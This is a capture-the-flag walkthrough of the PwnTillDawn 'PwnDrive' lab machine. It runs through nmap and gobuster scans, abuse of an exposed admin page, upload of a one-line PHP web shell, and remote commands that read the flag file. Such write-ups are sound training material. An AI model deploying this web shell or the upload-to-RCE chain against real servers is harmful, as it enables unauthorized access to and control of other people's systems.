

Pwntilldawn.

## Phase 1: Reconnaissance

### 1. Run Nmap scan

**nmap -sC -sV -Pn -vv 10.150.150.11**

```
21/tcp open  ftp          syn-ack ttl 127 Xlight ftpd 3.9
80/tcp open  http          syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
|_ http-favicon: Unknown favicon MD5: 3345FF745865D02B994859241BCE2B36
|_ http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-title: PwnDrive - Your Personal Online Storage
135/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
443/tcp open  ssl/http      syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
|_ tls-alpn:
|_   http/1.1
|_ http-favicon: Unknown favicon MD5: 3345FF745865D02B994859241BCE2B36
|_ ssl-cert: Subject: commonName=localhost
|_   Issuer: commonName=localhost
|_   Public Key type: rsa
|_   Public Key bits: 1024
|_   Signature Algorithm: sha1WithRSAEncryption
|_   Not valid before: 2009-11-10T23:48:47
|_   Not valid after:  2019-11-08T23:48:47
|_   MD5:      a0a4 4cc9 9e84 b26f 9e63 9f9e d229 dee0
|_   SHA-1:    b023 8c54 7a90 5bfa 119c 4e8b acca eacf 3649 1ff6
|_   SHA-256:  0169 7338 0c0f 1df0 0bd9 593e d8d5 efa3 706c d6df 7993 f614 1272 b805 22ac dd23
|_   -----BEGIN CERTIFICATE-----
49152/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```


Target info:

- **OS:** Windows Server 2008 R2-2012
- **TTL:** 123

| Port        | Service |
|-------------|---------|
| 21          | FTP     |
| 80          | HTTP    |
| 135         | MSRPC   |
| 139         | NetBIOS |
| 443         | HTTPS   |
| 49152-49157 | MSRPC   |

## Phase 2: Scanning

2. Open <http://10.150.150.11> in Kali browser



3. Run gobuster:

`gobuster dir -u http://10.150.150.11 -w /usr/share/wordlists/dirb/common.txt`

```
Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 1045]
.htaccess (Status: 403) [Size: 1045]
.htpasswd (Status: 403) [Size: 1045]
Admin (Status: 301) [Size: 338] [→ http://10.150.150.11/Admin/]
admin (Status: 301) [Size: 338] [→ http://10.150.150.11/admin/]
ADMIN (Status: 301) [Size: 338] [→ http://10.150.150.11/ADMIN/]
aux (Status: 403) [Size: 1045]
cgi-bin/ (Status: 403) [Size: 1059]
com1 (Status: 403) [Size: 1045]
com2 (Status: 403) [Size: 1045]
com3 (Status: 403) [Size: 1045]
components (Status: 301) [Size: 343] [→ http://10.150.150.11/components/]
con (Status: 403) [Size: 1045]
css (Status: 301) [Size: 336] [→ http://10.150.150.11/css/]
examples (Status: 503) [Size: 1059]
favicon.ico (Status: 200) [Size: 104623]
img (Status: 301) [Size: 336] [→ http://10.150.150.11/img/]
inc (Status: 301) [Size: 336] [→ http://10.150.150.11/inc/]
index.php (Status: 200) [Size: 4036]
licenses (Status: 403) [Size: 1204]
lpt1 (Status: 403) [Size: 1045]
lpt2 (Status: 403) [Size: 1045]
nul (Status: 403) [Size: 1045]
phpmyadmin (Status: 403) [Size: 1204]
prn (Status: 403) [Size: 1045]
server-info (Status: 403) [Size: 1204]
server-status (Status: 403) [Size: 1204]
upload (Status: 301) [Size: 339] [→ http://10.150.150.11/upload/]
utils (Status: 301) [Size: 338] [→ http://10.150.150.11/utils/]
vendor (Status: 301) [Size: 339] [→ http://10.150.150.11/vendor/]
webalizer (Status: 403) [Size: 1045]
Progress: 4613 / 4613 (100.00%)

Finished
```

Discovered:

a) /admin




## Index of /admin

| <a href="#">Name</a>             | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| <a href="#">Parent Directory</a> | -                             | -                    | -                           |
| <a href="#">addedituser.php</a>  | 2020-11-16 10:38              | 3.4K                 |                             |
| <a href="#">deleteuser.php</a>   | 2020-11-16 10:38              | 932                  |                             |
| <a href="#">manageusers.php</a>  | 2020-11-16 10:38              | 2.0K                 |                             |

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9 Server at 10.150.150.11 Port 80

b) /upload: directory indexing enabled



## Index of /upload

| <a href="#">Name</a>             | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| <a href="#">Parent Directory</a> | -                             | -                    | -                           |
| <a href="#">2/</a>               | 2020-11-17 05:42              | -                    | -                           |
| <a href="#">10/</a>              | 2020-11-16 10:44              | -                    | -                           |

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9 Server at 10.150.150.11 Port 80

4. Try FTP anonymous login:

[ftp 10.150.150.11](ftp://10.150.150.11)

Username: anonymous

```
(kali@aliya)-[~]
$ ftp 10.150.150.11
Connected to 10.150.150.11.
220 Xlight FTP Server 3.9 ready ...
Name (10.150.150.11:kali): anonymous
331 Anonymous login OK, send your e-mail as password
Password:
530 Permission denied
ftp: Login failed
ftp>
```

5. Try SMB:

`smbclient -L //10.150.150.11 -N`

```
(kali@aliya)-[~]
$ smbclient -L //10.150.150.11 -N
Anonymous login successful

Welcome johndoe!

  Sharename      Type      Comment
  -----
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.150.150.11 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(kali@aliya)-[~]
$
```

Phase 3: Gaining Access

- 6. Created admin user  
/admin/addedituser.php: user management exposed
  - User: johndoe
  - Role: admin

PwnDrive Administration

Welcome johndoe! Sign Out

Create User

Username

johndoe

Username already exists!

Password

••••••••

Role

admin

Create

← → ↻ ⌂ 🔒 Not Secure http://10.150.150.11/admin/manageusers.php ☆ ⬇ 👤 📄 ☰

🔌 OffSec 🐧 Kali Linux 🗄️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🏹 Kali NetHunter 🔥 Exploit-DB 🔍 Google Hacking DB >>

PwnDrive Administration

Welcome johndoe! Sign Out

Manage Users

Create User


| Name    | Role  |             |
|---------|-------|-------------|
| admin   | admin | Edit Delete |
| Chris   | user  | Edit Delete |
| Linda   | user  | Edit Delete |
| janedoe | user  | Edit Delete |
| johndoe | admin | Edit Delete |

7. Create cmd.php on Kali:

`echo '<?php system($_GET["cmd"]); ?>' > cmd.php`


```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kaliya)-[~]
$ echo '<?php system($_GET["cmd"]); ?>' > /home/kali/cmd.php
(kali@kaliya)-[~]
$
```

8. Upload cmd.php via PwnDrive "Add File"



9. Browse:

`http://10.150.150.11/upload/`




## Index of /upload

| Name                             | Last modified    | Size | Description |
|----------------------------------|------------------|------|-------------|
| <a href="#">Parent Directory</a> |                  | -    |             |
| <a href="#">2/</a>               | 2020-11-17 05:42 | -    |             |
| <a href="#">10/</a>              | 2020-11-16 10:44 | -    |             |
| <a href="#">11/</a>              | 2024-03-21 06:12 | -    |             |

Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9 Server at 10.150.150.11 Port 80

10. Confirm RCE:

`http://10.150.150.11/upload/11/cmd.php?cmd=whoami`









## Phase 4: Maintaining Access

- c) <http://10.150.150.11/upload/11/cmd.php?cmd=hostname>




- d) <http://10.150.150.11/upload/11/cmd.php?cmd=net+user>




## Phase 5: Privilege Access

- e) <http://10.150.150.11/upload/11/cmd.php?cmd=dir+C:\Users\Administrator\Desktop>



- f) <http://10.150.150.11/upload/11/cmd.php?cmd=type+C:\Users\Administrator\Desktop\FLAG1.txt>



**Flag1:** PwnTillDawnAcademyIsAwesome!!!